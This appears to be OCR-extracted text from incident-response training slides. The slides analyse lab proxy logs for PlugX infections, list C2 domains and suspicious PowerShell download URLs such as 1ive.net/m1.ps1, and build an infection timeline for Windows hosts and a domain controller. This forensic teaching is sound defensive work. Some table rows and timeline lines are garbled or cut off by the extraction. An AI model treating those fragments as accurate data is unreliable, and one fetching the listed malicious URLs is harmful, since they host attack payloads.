
Sub Aggregation: Terms

Field: RemoteIP.keyword

Order By: metric: Count

We got several suspicious traffics other than the C2 traffic.
We cannot determine what these URLs mean at this time.
We might be able to figure out with other analysis.

URL.keyword: Descending	RemoteIP.keyword: Descending	Count
http://1ive.net/m1.ps1	192.168.52.40	186
http://1ive.net/m1.ps1	192.168.52.44	7
http://1ive.net/m6.ps1	192.168.52.40	3
http://1ive.net/m5.ps1	192.168.52.40	2
http://1ive.net/i.zip	192.168.52.40	1
http://1ive.net/m2.ps1	192.168.52.33	1
http://1ive.net/m3.ps1	192.168.52.40	1
http://1ive.net/m4.ps1	192.168.52.40	1



"http://1ive.net/m1.ps1"

For example, filter logs with the first URL "**http://1ive.net/m1.ps1**" in Discover interface.

Time	Method	Referer	RemoteIP	ResCode	ResSize	URL	UserAgent
Mar 8, 2018 @ 15:00:28.000	GET	-	192.168.52.44	200	1,499,039	http://1ive.net/m1.ps1	-
Mar 8, 2018 @ 16:00:03.000					1,499,039	http://1ive.net/m1.ps1	-
Mar 8, 2018 @ 17:00:03.000	GET	-	192.168.52.44	200	1,499,039	http://1ive.net/m1.ps1	-
Mar 8, 2018 @ 18:00:03.000	GE					http://1ive.net/m1.ps1	-
Mar 8, 2018 @ 19:00:02.000	GET	-	192.168.52.44	200	1,499,039	http://1ive.net/m1.ps1	-

It started at 3 PM on March 8, and it was recorded every hour.

You can check other URLs in the same way.


Wrap Up

Proxy Log Analysis Result (1)

- client-win10-1 (192.168.52.40)

  For domain "out1ook.net"

  - The first C2 traffic was recorded around "March 20, 2018 7:27:42 PM (JST)".
  - The host was infected around "March 20, 2018 7:00:05 PM (JST)".



Mar 7 10:55 PM? Win10-2: PlugX? infection (proxy log)

Mar 8 3:00-8:00 PM Win10-2: Downloaded something from 1ive.net (proxy log)

Mar 12 9:40 PM Win10-2: Downloaded something from 1ive.net (proxy log)

Mar 14 10:50 PM Win10-1: PlugX (SvS.DLL) infection (proxy log, Task)

Mar 15 7:53 PM Win10-1: Started to download something from 1ive.net (proxy log)

Mar 20 6:40 PM Win10-1: AddinsManager.exe infection (proxy log, WMI)

Mar 22 5:36 PM AD: Downloaded something from 1ive.net (proxy log)

Mar 23 12:53 PM Win10-1: Stopped to download something from 1ive.net (proxy log)


Proxy Log Analysis Result (2)

- client-win10-1 (192.168.52.40) (Cont.)

  For domain "1ive.net"

  - The first C2 traffic was recorded around "March 15, 2018 6:54:47 PM (JST)".
  - Several traffics other than C2 communications to the malicious domain were found. For example, the client started to download something from this domain via HTTP at March 15, 2018 7:53:21 PM (JST)", and stopped at March 23 12:53 PM (JST).

These traffics could be related to some attack operation. We should reveal their details with some other investigation methods.



Mar 7 10:55 PM? Win10-2: PlugX? infection (proxy log)

Mar 8 3:00-8:00 PM Win10-2: Downloaded something from 1ive.net (proxy log)

Mar 12 9:40 PM Win10-2: Downloaded something from 1ive.net (proxy log)

Mar 14 10:50 PM Win10-1: PlugX (SvS.DLL) infection (proxy log, Task)

Mar 15 7:53 PM Win10-1: Started to download something from 1ive.net (proxy log)

Mar 20 6:40 PM Win10-1: AddinsManager.exe infection (proxy log, WMI)

Mar 22 5:36 PM AD: Downloaded something from 1ive.net (proxy log)


Mar 23 12:53 PM Win10-1: Stopped to download something from 1ive.net (proxy log)

Proxy Log Analysis Result (3)

- client-win10-2 (192.168.52.44)

  For domain "1ive.net"

  - The first C2 traffic was recorded around "March 7, 2018 10:55:22 PM (JST)".
  - Some other traffics to the domain was logged from 3:00:28 PM (JST) to 8:00:02 PM (JST) on March 8, and at 9:40 PM on March 12.



Client-Win10-2 might have been the initial infection host.


These traffics could be related to some attack operation. We should reveal their details with some other investigation methods.

Proxy Log Analysis Result (4)

- AD-win2016 (192.168.52.33)

  For domain "1ive.net"

  - No C2 traffic.
  - Suspicious traffic to this domain was logged on "March 22, 2018 5:36:25 PM (JST)".



This traffic could be very important since this host is the Domain Controller. We should check this notable event later.

Mar 15 7:53 Started to down from 1ive.ne

Win10-1: something oxy log)

Mar 8 3:00-8:00 PM Win10-2: Downloaded something from 1ive.net (proxy log)

Mar 14 10:50 PM Win10-1: PlugX (SvS.DLL) infection (proxy log, Task)

Mar 22 5:36 PM AD: Downloaded something from 1ive.net (proxy log)

